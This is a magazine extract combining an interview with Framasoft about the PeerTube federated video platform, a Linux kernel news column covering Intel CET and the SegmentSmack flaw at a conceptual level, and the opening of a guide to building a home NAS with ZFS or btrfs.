
In line with Framasoft's collective spirit, we conducted the entire interview using Framapad, a free collaborative text editing platform (<https://framapad.org/en>) with many members contributing at various stages, including a translation team. Their answers have been lightly edited for flow and clarity.

Tell us more about PeerTube – why should we be using it?

PeerTube (<https://joinpeertube.org/en>) is a federated video platform. It's free and libre software. You can install your own instance of PeerTube on a server and begin broadcasting videos at any time, or you can join an existing instance. We do not want to make our video platform; we are creating a tool for anyone to make their own!

Using PeerTube allows you to have your own ‘video tube’, with your own rules, at a low cost. As a PeerTube instance admin you can choose which other instances you want to follow, so you can point to videos from within your instance. This federation process allows each PeerTube website to extend and share its video catalogue. When a user watches one of your videos, it is streamed directly from the PeerTube instance to their browser.

When several users simultaneously watch the same video, bits of the video are also shared between them, seamlessly, by their web browsers, using a cool piece of web technology called WebTorrent. That means that even if one of your videos gets very popular, numerous users watching



Above FramaTube is Framasoft's PeerTube instance and one among more than a hundred, according to the collective. Currently, PeerTube is hosting more than 12,000 videos




QUICK GUIDE

How PeerTube uploads a video

A key aspect of the PeerTube platform is the ability for users to host their own video-sharing server, or what are called 'instances', and then sync their instance with others that they find within the federation.

PeerTube server instances use a REST API (Express framework), a WebTorrent Tracker and, for seeding a video, WebSeed protocol (HTTP). When a video is uploaded by a user, the REST API creates a torrent file and adds the file to its database. When a user wants to watch the video, the tracker indicates all other users that are watching the video and the HTTP URL for the WebSeed, which enables BitTorrent clients to download torrent pieces from an HTTP source.



it won't take your server down, because each and every user helps you to broadcast it, thanks to peer-to-peer streaming.

You hit your first and second targets with the recent crowdfunder. What features will that enable you to fund?

The first target will finance the localisation of the interface and support multiple languages (translators welcome!). This will enable us to include subtitles in videos and facilitate video accessibility for diverse audiences.

We'll also develop RSS feeds, to follow instances, users and channels through the RSS protocol. You'll also be able to import videos from external services (YouTube, Vimeo, Dailymotion and so on) and torrent files directly within PeerTube. Hitting this target means we can improve search and add advanced search features, along with better software stability (bug fixes) and scalability.

The extra funding from the second target will allow: video redundancy (to share bandwidth between instances or as fallback if the original instance is down) and subscriptions to users and channels throughout the federation – so that users can subscribe to whatever they want regardless of their instance federation settings.

What made you decide to use ActivityPub (<https://activitypub.rocks/>)?

We [first] used a 'private protocol', thinking ActivityPub would not fit our needs. But after a few months, we saw Gargron (Eugen Rochko, developer

of Mastodon, <https://joinmastodon.org/>) had started a federated video platform as a personal project using ActivityPub. After exchanging some emails, he gave us hints on how to use ActivityPub for a video platform. So we started migrating to ActivityPub, because we were not comfortable having a private protocol: it would have made PeerTube incompatible with any other video software, which is against the spirit of Free Software. Our goal with PeerTube was not to make another video platform that would replace the existing ecosystem, but rather to cooperate with it.

Then came awesome possibilities such as communicating with other software projects that aren't necessarily video platforms, like Mastodon (see a demo of PeerTube videos working with Mastodon at bit.ly/PeerTubeOnMastodon). We are really proud and happy to have used this new awesome standard, and truly grateful to those who worked hard to create it.


What are the technical challenges of this project?

One of them is to provide and explain features that users expect while working in a federated environment. For example, people expect to make a search on all videos uploaded on any PeerTube instance, but with the federation, it's possible that your instance does not have knowledge of videos uploaded on some other instances. So in that case the search would not be able to return any of those particular videos.

Another example is when you share a video link of instance A to a user of instance B; we need a

“You can install your own instance of PeerTube on a server and begin broadcasting videos at any time”

CC-BY-SA LILA <http://libreart.info/>



Above PeerTube uses WebTorrent, a browser-based implementation of BitTorrent, to add resilience to video sharing

mechanism to redirect user B to their instance so they can interact with this video (comment, like and so on). These are small things, but can easily put off someone not familiar with the concept of federation.

PeerTube is being built by the non-profit Framasoft. What does this organisation do and what other projects does it support?

We got the attention of French-speaking people with our De-Google-ify Internet (<https://degooglisons-internet.org/?l=en>) campaign. In reaction to the hegemony of the giant companies of the internet, we decided to propose alternative services based on free software. Some of them were already working quite nicely, but weren't well known. Some of them needed help to be more efficient, or more easy to use, and we found this help. Finally, some of them were developed by our team.

Powered by FOSS

In line with the values of the collective behind the project, PeerTube only uses free and open source technologies to power its video-sharing platform

FOSS Software	How it helps PeerTube
FFmpeg	Video transcoding
PostgreSQL	Databases
Redis	Message queue/cache
TypeScript/NodeJS	Programming language
JavaScript client framework	Angular 6
WebTorrent library	Enables BitTorrent in a web browser
ActivityPub	Federation protocol (Note: more of a specification than a technology)

We showed that Free-Libre software-based services are an ethical alternative by hosting 32 alternative solutions (<https://degooglisons-internet.org/list/?l=en>) to services such as Twitter, Skype, WeTransfer, Facebook, Google Docs and even Minecraft! But we found out that the web giants do not just syphon off our digital lives: by their very design, they shape our habits, our actions, even the way we think. De-Google-ify the Internet was not the solution. The solution is to craft another internet, maybe even another society.

That's quite a bold idea... How do you envision crafting another internet?

The idea is not to really craft a brand new internet. But rather it is to go back to the original vision: the internet was designed to be decentralised, to run on many servers that communicated with each other, in contrary to the hyper-centralised corporate data silos that everybody uses nowadays. So we'd like to promote such a vision of the internet.

What's the Contributopia initiative about?

Running from 2017 to 2020, we have a plan called Contributopia (<https://contributopia.org/en/home>) during which we aim to create alternatives to the services proposed by 'Big Data Companies', to facilitate the hosting and spreading of ethical web services, and to help the digital lives of anyone who desires a society of contribution – as opposed to a society of consuming.

During our De-Google-ify Internet campaign, we met other non-profit organisations who were fighting for freedom and ethics, each of them in a different domain: ecology, solidarity, trade unions, politics, and so on. All those people work together, in the same way that we geeks do: they contribute to huge and beautiful projects.

Contributopia aims to bring the tools that we use every day, sometimes without even thinking about it, to non-technical people, including some in these other organisations we've mentioned, with which we share a common vision.

We also want to make it simpler to use tools that are typically considered too difficult for 'ordinary people': unfortunately, user experience in free software has historically been worse than proprietary software's. We would like to change this.

For example, Git is very powerful, but mostly only developers understand how it works – while its concepts can be useful to many, including people in the writing world, for instance. So among the goals of Contributopia, we listed crafting a user-friendly tutorial to learn about the fundamentals of Git, so more people can appropriate this tool, use it and start contributing to free software.

Contributopia is a three-year campaign, and it has just begun. This time, we do not want to just



QUICK GUIDE

What's ActivityPub?

The decentralised social networking protocol ActivityPub is appealing because it standardises both the client-to-server and server-to-server APIs. The client-to-server protocol is how a user account (whether human, bot or other automated process) can communicate with ActivityPub on a server using many different devices, including a desktop computer, mobile phone or web application. The client-to-server API is used for creating, updating and deleting content.

The second interface is a server-to-server federation protocol. This uses an API for delivering notifications and content, so that decentralised websites can share information with each other.

ActivityPub uses an email-like inbox and outbox system, and every user is represented by 'actors' via the user's accounts on the servers (see diagram). Every actor has an inbox for getting messages and an outbox for sending messages. User accounts on different servers correspond to different actors. In basic terms, you can use HTTP's POST and GET method on both an inbox and an outbox. POSTing to someone's inbox sends them a message (whichever server they're on) and posting to your outbox sends a message out to your server. Using GET from your inbox enables you to read your latest messages, and if you GET from someone's outbox you'll see what they've posted recently.



Above ActivityPub uses an inbox and outbox system with users represented by actors

bring web services to people, we want people to build them with us. More than that, we are dreaming about another society, based on contribution, like free software is. The idea behind this is to be more aware of the trade-offs when using particular software, be it proprietary or free – and to stop being a simple consumer.

That's why we are supporting Yunohost (<https://yunohost.org>), a free software project which aims to give access to even the least tech-savvy of us to the fantastic world of self-hosting services. Email, file sharing, agendas, tools for collaborative creation and organisation – all that within a few clicks and you can have your own server (and data) at home for you, your friends and family, your organisation, your business, your collective...

Most of our online services are now packaged to work in Yunohost, so you can install them without much effort or system administration background knowledge. We will be very happy to see other entities like Framasoft come to us, discuss their plans and share their experiences. We know that other non-profits are doing the same work of popular education to [explain how to achieve] a respectful, decentralised digital life.

We initiated CHATONS (<https://chatons.org/en>) – a French retro-acronym for 'KITTENS', as we love funny names. This is a collective of independent, transparent, open, neutral and ethical hosting providers providing FLOSS-based online services. The collective gathers structures that wish to avoid the collection and centralisation of personal data within digital silos like GAFAM (Google, Apple, Facebook, Amazon and Microsoft).

A CHATONS member pledges to propose fully FLOSS-based online services, in an ethical and

united spirit. We aim to be a kitten among kittens – we do not want to be the boss of the litter!

Finally, one of our favourite jokes will become real when we will launch the Framasoft Winter Of Code. With the Google Summer of Code, the web giant is indeed crafty: financing the open source projects of developers enables Google to hand-pick code that will be of benefit, and at the same time to seduce talented coders, to format them into its business culture, all while waving the Google banner. In addition, the world of digital freedoms is becoming more and more dependent on the financial contributions of Google and the other web giants in order to survive, and it is becoming worrying.

By proposing the Winter of Code, Framasoft wishes to do its bit to invert this tendency. The heart of the idea is to put free-software communities in contact with trainees coming from the information technology and computer science fields, who are seeking experience, into an environment that provides meaning.

Framasoft will bring administrative and perhaps even financial support. What happens next will be up to the interested parties, but one thing is certain: brace yourselves, Winter is Coding!

If people want to help, what do you need?

People helped us tremendously by giving money during the crowdfunding campaign. Obviously, we could use more money, but this not the most important thing.

We need help in many ways including developers, designers, video-makers, bloggers, translators (see <https://trad.framasoft.org/?dswid=-2235> for how to help in this area) – all talents are welcome. This is the spirit of Contributopia. ■

“We also want to make it simpler to use tools that are typically considered too difficult for ‘ordinary people’”

OPINION

The kernel column

As he does for us every issue, Jon Masters summarises the latest happenings in the Linux kernel community



Jon Masters

Jon is a Linux-kernel hacker who has been working on Linux for more than 22 years, since he first attended university at the age of 13. Jon lives in Cambridge, Massachusetts, and works for a large enterprise Linux vendor, where he is driving the creation of standards for energy-efficient ARM-powered servers.

Linus Torvalds has announced 4.18-rc8. In his announcement message, Linus noted that a few last-minute worries about some VM (Virtual Memory) instability had combined with a general sense that 4.18 wasn't quite ready to be final. This resulted in an unusual Release Candidate 8, and a subsequent one-week delay to the merge window for new features scheduled to land in 4.19. All in all, 4.18 had over 12,000 'changesets' (collections of patches), from over 1,600 individual developers. We will have a summary of the new features landing in the upcoming kernel 4.19 in the next issue.

Intel Control-flow Enforcement Technology

Today's computer systems are subjected to an ever-increasing barrage of attacks by malicious actors, as well as the efforts of the best security researchers. We have seen this play out over the course of the past year in the coverage of speculative cache side-channel vulnerabilities such as Spectre and Meltdown, which exploit the internal implementation of modern microprocessors. Those attacks work against programs that are otherwise implemented with robustness in mind, including those that have been reviewed for susceptibility to common programming errors, such as buffer overflows. Yet while many (including me) have fixated upon the most novel and complex attacks, the humble and more traditional kinds of exploits which target code bugs continue to be by far the biggest set of daily challenges for software developers.

Buffer overflow attacks have evolved over the past 30 years since they were first documented in the wild back in 1988. At that time, a buffer overflow simply meant tricking a victim software application into handling more data than it was designed to cope with, either through overrunning the end of a buffer (hence the name), or by providing a size that was 'out of bounds'. The first case is far more common.

As an example, the C programming language defines strings as consecutive memory locations containing characters, with a 'null' termination (a special kind of zero value) at the end. Older C library functions such as 'strcpy' – long since notionally replaced with 'strncpy' – which copies a string from one buffer to another, didn't even bother checking if the strings that it was given fitted

within their allocated storage. As a consequence of such oversights, it was possible to cause an overflow, in which a smaller destination buffer was used as the target of a string copy (or similar operation), overwriting beyond its end. If the program happened to use memory beyond the buffer to store other data (such as passwords or other data useful to the attacker), it became possible to contrive a 'string' containing malicious values that would overwrite other sensitive program data, possibly changing its behaviour in the process. This is the classical way in which a buffer overflow is exploited in order to take control of a victim program.

These attacks are sometimes also referred to as 'stack overflows' because small buffers are often stored on a program's stack – a small piece of memory used for local function variables while a code function is running. In addition to such temporary data, stacks are used to store the return address of the code that the program should execute after completing a specific function call.

Over time, more complex attacks that build upon basic buffer overflows were devised. One such attack, known as ROP (Return Oriented Programming), is the bane of contemporary systems from servers to phones. In ROP attacks, a stack overflow also overwrites the return address of a function call and causes control (program execution) 'flow' to deviate from that intended. The overwritten address must point to existing code, but that code can be located anywhere within the program.

By finding a sufficient collection of small code blocks (known as 'gadgets' in the ROP context), it is possible for an attacker to piece together useful exploit code. ROP attacks are very difficult to prevent. On average, several a day can be found through careful automated analysis of a sufficiently large and robustly engineered codebase.

Technologies such as Intel CET aim to mitigate potential ROP attacks, as well as some other variants such as JOP, or 'Jump Oriented Programming'. CET achieves this by adding a second 'shadow' stack that is used in parallel with the regular programmer visible stack. During function calls, the return address is stored ('pushed') onto the traditional stack as normal, but it is also copied to the shadow stack. On return, the address is 'popped' from both stacks and compared. If it matches, all is well, but if it does not, something potentially malicious has occurred and the processor signals a fault

to the operating system for it to investigate. Special hardware features mean that the shadow stack cannot be overwritten in a buffer overflow unlike the regular one.

The latest kernel patches (posted by Yu-chen Yu) are more or less complete, and they include support for user and kernel shadow stacks, as well as indirect branch tracking (used to address 'JOP' attacks). Building a fully CET-enabled kernel currently requires binutils v2.30 and GCC 8.1 or later. Userspace application support is anticipated to land in the upcoming glibc 2.28. It will be a little while longer before hardware is deployed and distros are shipping.

SegmentSmack

This month saw yet another security flaw affecting the Linux kernel, this also of the non-speculative traditional variety, called SegmentSmack. Recent Linux kernels (4.9 onwards) include changes to the core netdev (network) code that render it vulnerable to a 'resource exhaustion'

“These attacks are sometimes also referred to as ‘stack overflows’ because small buffers are often stored on a program’s stack”

attack. In this case, specially crafted TCP network connections can be created with a vulnerable victim system. If a direct connection, not passing through a load balancer or proxy, can be made with a victim machine susceptible to exploitation, then it is possible to cause the system make very expensive (in computation time) calls to functions like `tcp_collapse_ofo_queue` and `tcp_prune_ofo_queue`. Thus with a relatively low rate of specially modified attack packets, an attacker can cause a system to hang or become unresponsive to normal requests. As noted in the original CVE (CVE-2018-5390), many enterprise distributions have yet to ship kernels with the vulnerable code, which is quite recent, thus reducing its impact.

In other general developments, Martijn Coenen posted a patch series titled “Symbol namespaces” which aims

to clean up how Linux exports symbols (kernel functions) used by loadable modules. When you load a built-in or third-party driver on a Linux system, the in-kernel module loader resolves some 30,000 symbols that might be needed by the module in order for it to work with a particular kernel. These have traditionally had a fairly flat and unwieldy namespace.

The latest patches change that by automatically including additional context (such as subsystem specific prefixes) in the symbol name. It will also enable developers to apply more fine-grained control over which kernel symbols are used by third parties, for example to limit misuse of interfaces not intended for external use.

Ted Ts'o posted a patch titled “random: add a config option to trust the CPU's hwrng”. By “hwrng” Ted means “Hardware Random Number Generator”. On x86-class machines such as laptops and desktops, an instruction (RDRAND or Read RAND) can be used to get random numbers. This can be used to seed the kernel's random number source such that applications relying upon the ‘getrandom’ system call will not block (stall) if insufficient ‘randomness’ (entropy) exists in the system to provide good quality random data. The change to make the trust of such CPU-provided random instructions configurable comes in reaction to the changing geo-political landscape, it turns out.

Ted notes that the US recently imposed a “death sentence” upon Chinese technology company ZTE, which escalated the desire within China for home-grown solutions or joint ventures with US manufacturers. He didn't want upstream to have to decide which vendors it trusted not to back-door CPUs.

This is certain to trickle down into some tough choices for the distros. ■

OPEN SOURCE YOUR



A network attached storage device can be pricey when bought off the shelf. **Neil Bothwick** explains how to make and maintain your own, for ultimate control and security



AT A GLANCE

◦ Distro choice **p20**

After choosing your hardware, the next step is to pick a suitable distro

◦ Pick a file system **p20**

Determine the base for your NAS in terms of the software it will run on

◦ File and media sharing **p22**

How to make your files available to others, and send media to players

◦ External access **p24**

What to do and what to watch out for when allowing access to your files from outside your network

◦ Administration **p26**

Keeping everything up to date and safe, plus adding web administration to a headless NAS

◦ Backups **p28**

Keeping your NAS files safe and using it to keep the data on the rest of your computers safe

These days it's normal for any house or office to have multiple computing devices, each with its own collection of files. In many cases these are the same files stored on different devices, while at other times it seems that the file you want is always on a different device to the one you are using. In a home environment, this is irritating, but in a business having access to your files wherever you are can be critical.

The solution is to have a single storage location for everything: Network Attached Storage (NAS). Such a file store means that everything is accessible from anywhere.

When it comes to setting up a NAS, you have three main options. You can buy a pre-built NAS device, build your own or add NAS functionality to an existing computer. We'll discount the first option, mainly because it's no fun, but if you do decide on that route, the system requirements are simple: a web browser and a credit card.

We'll concentrate on the second option here, but much of what is covered also applies when adding NAS abilities to an existing Linux machine. The first step is to choose suitable hardware, and the

requirements for a NAS are fairly specific. It doesn't need a lot of horsepower as it's only serving files, but storage and memory are key. You need a device with as many SATA connectors and drive bays as possible; it goes without saying that you will need to increase the amount of storage space at some time. You should also be considering RAID storage, which means more disks but the same amount of available space. Why?

“A NAS is often left on 24/7, so power consumption is usually a consideration”

Because the convenience of having all your files in one place also means you have a single point of failure: lose a drive on this system and you could lose everything.

The good news is that the drives are not worked hard because everything is limited by your network speed. Memory helps with disk caching, so a memory upgrade usually makes more difference than a CPU upgrade. This is particularly true if you use ZFS,

which we will cover shortly, as this needs around 8MB of elbow room in memory terms to work most effectively.

A NAS is often left on 24/7, so power consumption is usually a consideration. A system aimed at server use, rather than a desktop system with fancy graphics, is ideal. The other consumers of power are the hard drives. Disk speed is not important for a NAS as even the slowest drive is

much faster than your network connection, so look for drives described as 'eco' or 'green'. These have a lower, or variable, spin speed and are both more economical and cooler-running.

Speaking of networks, you obviously need the fastest possible network connection. If you have a board with two Ethernet ports you can bond them together to increase potential bandwidth when more than one client is downloading from the NAS.

So, it's plenty of RAM, lots of disk bays and at least one fast network interface – at last, something that is not suitable for a Raspberry Pi! Let's have a look at all this in more detail...

Distros and file systems

Before we look at software, we need a sound base, and that means choosing the distro to use and the file systems for your data storage

Once you've chosen your hardware, the next step is to pick a distro to use as the base for your NAS.

As we're not taking the easy way out and using an off-the-shelf NAS distro like FreeNAS or OpenMediaVault, a general-purpose Linux distro is the order of the day. It doesn't really matter which one you pick, so use whichever you're comfortable with; there's no point in advising you to use Debian if everything else you use runs openSUSE. However, this is a specialised task and a general-purpose desktop distro will install a lot of stuff you don't need, while not installing some things you do. Either choose a server version of your favourite distro, or go with something like a net install which installs only the bare minimum needed to boot to a console. Then install everything else from there – there's really no point in cluttering your computer up with GNOME or KDE.

Where you install your distro is another question. Keeping the operating system separate from the data is good practice, so if you have enough drive bays use a separate disk for the OS. For example, our home NAS uses an HP MicroServer, which has four drive



QUICK GUIDE Using btrfs


btrfs is simpler to start with than ZFS as it's in the kernel; you only need to make sure the btrfs userspace tools are installed. As with ZFS you have an overall file system, like the ZFS pool, and subvolumes similar to ZFS datasets. Create the file system like this:

```
$ mkfs.btrfs -d raid1 /dev/sdb
/dev/sdc
$ mount /dev/sdb /storage
```

You can use any component device when mounting it, although take note of device nodes possibly changing. A safer option is to give it a file system label with the `-L` option. Now create a volume with:

```
$ btrfs subvolume create
/storage/videos
```

You can mount this anywhere you like by




Above Both ZFS and btrfs offer significant advantages over ext4 on a NAS

referring to the subvolume name:

```
$ mount /dev/sdb /somewhere -o
subvol=videos
```

The concepts of the two file systems are similar, but ZFS is more mature and has features such as quotas, which btrfs lacks in any meaningful way, and should soon have encryption. So the choice is between the initial convenience of btrfs and the maturity and features of ZFS – both are good choices.



Above Ultimately you can use whichever Linux distribution that you're most comfortable with, but if you're stuck, you can't go wrong with Debian for a solid base


bays. All of those are used for data, while the OS boots from a small SSD connected to the interface intended for an optical drive. This approach also makes life easier if you decide to use ZFS, as installing a distro on a ZFS disk is not trivial, thanks to licensing issues.

One thing that has always been true about disk storage is that no matter how much you have, you will need more, even if you take this into account in the first place. So you need a way of augmenting your disk storage, whether by adding more disks or replacing existing disks with larger ones. The traditional way of doing this has been with

EXPERT TIP

Bigger is better

A larger case can give better cooling. Disk drives can get quite hot and then they fail, especially as the ambient temperature rises in summer.



“ Keeping the operating system separate from the data is good practice, so use a separate disk for the OS ”

LVM, which enables you to manage multiple disks as a single device, on top of which you run a standard file system such as ext4. The other way is to use a 'next generation' file system such as ZFS or btrfs. These file systems also manage devices, making adding and replacing disks much simpler. They also provide RAID facilities, making it easier to protect yourself against hardware failure, and provide automatic error detection when using RAID.

For example, let's say you have two same-sized disks, `/dev/sdb` and `/dev/sdc`, and you create a RAID1 storage pool in ZFS like this:

```
$ zpool create mynewpool mirror /dev/sdb /dev/sdc
```

If possible use the nodes in `/dev/disk/by-id` rather than the absolute nodes; this avoids potential problems if you add or remove disks and applies to any file systems you use. You then create file systems, or datasets in ZFS terminology, in the pool using the following zfs command:

```
$ zfs create mynewpool/mynewfs
```

ZFS automatically mounts file systems on startup at `/poolname/datasetname`. You can change this by setting the mountpoint property, either at creation time or later, like so:


```
$ zfs create -o mountpoint=/storage/videos mynewpool/mynewfs
$ zfs set mountpoint=/storage/videos mynewpool/mynewfs
```

If you want to stick to controlling this with `/etc/fstab`, you'll need to set the mountpoint to `legacy` and add it to `fstab` with the device name as `poolname/dataset` and the file system type as `zfs`.

EXPERT TIP

Avoiding a bad batch

It can be worth sourcing disk drives from different manufacturers. There's no security in a two-disk RAID if both disks are from a bad batch, which happens.



QUICK GUIDE

ZFS licensing issues

There is a fair amount of confusion abounding on this topic. The problem is that Oracle released the sources to ZFS, but they did it under the CDDL licence. This licence is incompatible with the GPL used by the Linux kernel. The upshot is that it appears to be illegal to distribute a kernel containing ZFS. We say *appears* to be because opinions are divided, but no one has risked testing this in court. Fortunately, you can install the ZFSonLinux package yourself with no ramifications, which then gives you the ability to set up ZFS filesystems.



PRODUCTS

Pre-built NAS devices

Here are a couple of solid, reliable and economical server systems that form a good basis for a NAS.

HP MICROSERVER



1

HP Microserver

www.hp.com

These compact boxes have four drive bays plus a DVD connector (which you can use to attach an SSD for the OS). They are reasonably priced most of the time, but watch out for frequent cashback offers for a real bargain.

DELL T30



2

Dell T30

www.dell.com

Another frill-free server box, this time in a more traditional tower format. With plenty of drive spaces and lots of RAM, one of these will make a good NAS.

SYNOLOGY DS218+



3

Synology DS218+

www.synology.com

A typical off-the-shelf NAS.

These are easy to set up initially, but you lose out on the flexibility of using a general purpose distro as the base. Ideal for the plug-and-forget brigade.

Sharing files and media


Now it's time to look at the various options and methods for sharing files, both generally and for specific media types

There are two main ways of making files and storage available on your NAS. You can use a network file system that can be mounted on clients, or you can use a specialised file server – either a general cloud-type server or one dedicated to specific types of file.

